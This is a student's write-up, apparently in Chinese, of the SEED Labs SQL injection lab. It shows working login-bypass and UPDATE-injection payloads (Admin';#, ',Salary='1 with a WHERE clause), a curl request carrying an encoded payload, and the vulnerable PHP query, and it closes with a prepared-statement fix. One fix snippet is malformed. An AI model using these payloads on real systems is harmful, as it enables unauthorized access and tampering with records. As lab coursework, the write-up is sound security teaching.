
SQL Injection Attack Lab

61519213　王江涛


Task 1: Get Familiar with SQL Statements

此任务的目的是通过使用所提供的数据库来熟悉 SQL 命令，进入容器，输入 mysql -u root -pdees。即可进入容器，如图：



```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```

获取用户信息，如下




```
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (1.73 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

SQL 注入基本上是一种技术，攻击者可以执行自己的恶意 SQL 语句，通常称为恶意有效负载。通过恶意的 SQL 语句，攻击者可以从受害者数据库中窃取信息；更糟糕的是，他们可能可以对数据库进行更改。通过了解在 web 应用程序中实现身份验证的方式：


Task 2.1: SQL Injection Attack from webpage

查看源代码，可知提前输入’，并对之后进行注释，即可实现认证




```
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nic
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
```

因此，输入 Admin';#，既可以实现攻击



我们登录成功，如图：




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs


Task 2.2: SQL Injection Attack from command line

将登录的 USERNAME 以及 PASSWORD 转换为 URL 链接，然后在桌面上使用命令行访问该网页：



```
[07/21/21]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?user
name=alice%27%3B+%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```


因此，我们成功登录



```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
```

Task 2.3: Append a new SQL statement

切换回浏览器页面，将 USERNAME=′ ；SELECT * FROM credential WHERE name=′ Alice′ ；# 输入，尝试访问页面，失败；




```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Alice';#' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 3]\n
```

由上图可知，失败。因为 mysqli 扩展的 query（）函数不允许在数据库服务器中运行多条语句，这是出于一种防护措施

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary


登录“Alice”账户，进入 Profile Edit 页面，将修改工资的代码夹带进修改 NickName 的语句中，如图：



Alice's Profile Edit

NickName	',Salary='100000
Email	Email

因此，修改成功：




Alice Profile

Key	Value
Employee ID	10000
Salary	100000

Task 3.2: Modify other people' salary

同样，进入 Profile Edit 页面，将修改工资的代码夹带进修改 NickName 的语句中，并用 where 语句限定修改对象，如图：




Alice's Profile Edit

NickName: ',Salary='1

Email: 'where name='Boby'#

登录 Admin 的账户，我们可以发现，修改成功




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	100000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


TASK3.3: Modify other people' password

我们利用 mysql 计算得到我们想要得到的密码的 SHA-1 验证值



```
mysql> select sha1('ataohh');
+------------------------------------------+
| sha1('ataohh')                           |
+------------------------------------------+
| ae5d1ee27425f6dc4b0b3734f02025ea4780896c |
+------------------------------------------+
1 row in set (0.00 sec)
```

因此，通过登录界面可以攻击成功，如图




Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

Task 4: Countermeasure — Prepared Statement

我们主要将参数和查询分离：
修改代码，如下：




```
    // Sql query to authenticate the user
    $sql = $conn->prepare( "SELECT id, name, eid, salary, birth, ssn, p
er, address, email,nickname,Password
    FROM credential
    WHERE name= '$?  and Password='?");
    $sql->bind_param("ss",$input_uname,$hashed_pwd);
```



```
// do the query
/*$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd' ");*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

/*if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}*/
```

不难发现，攻击失败


SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Admin'%2C%23&Password=

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number: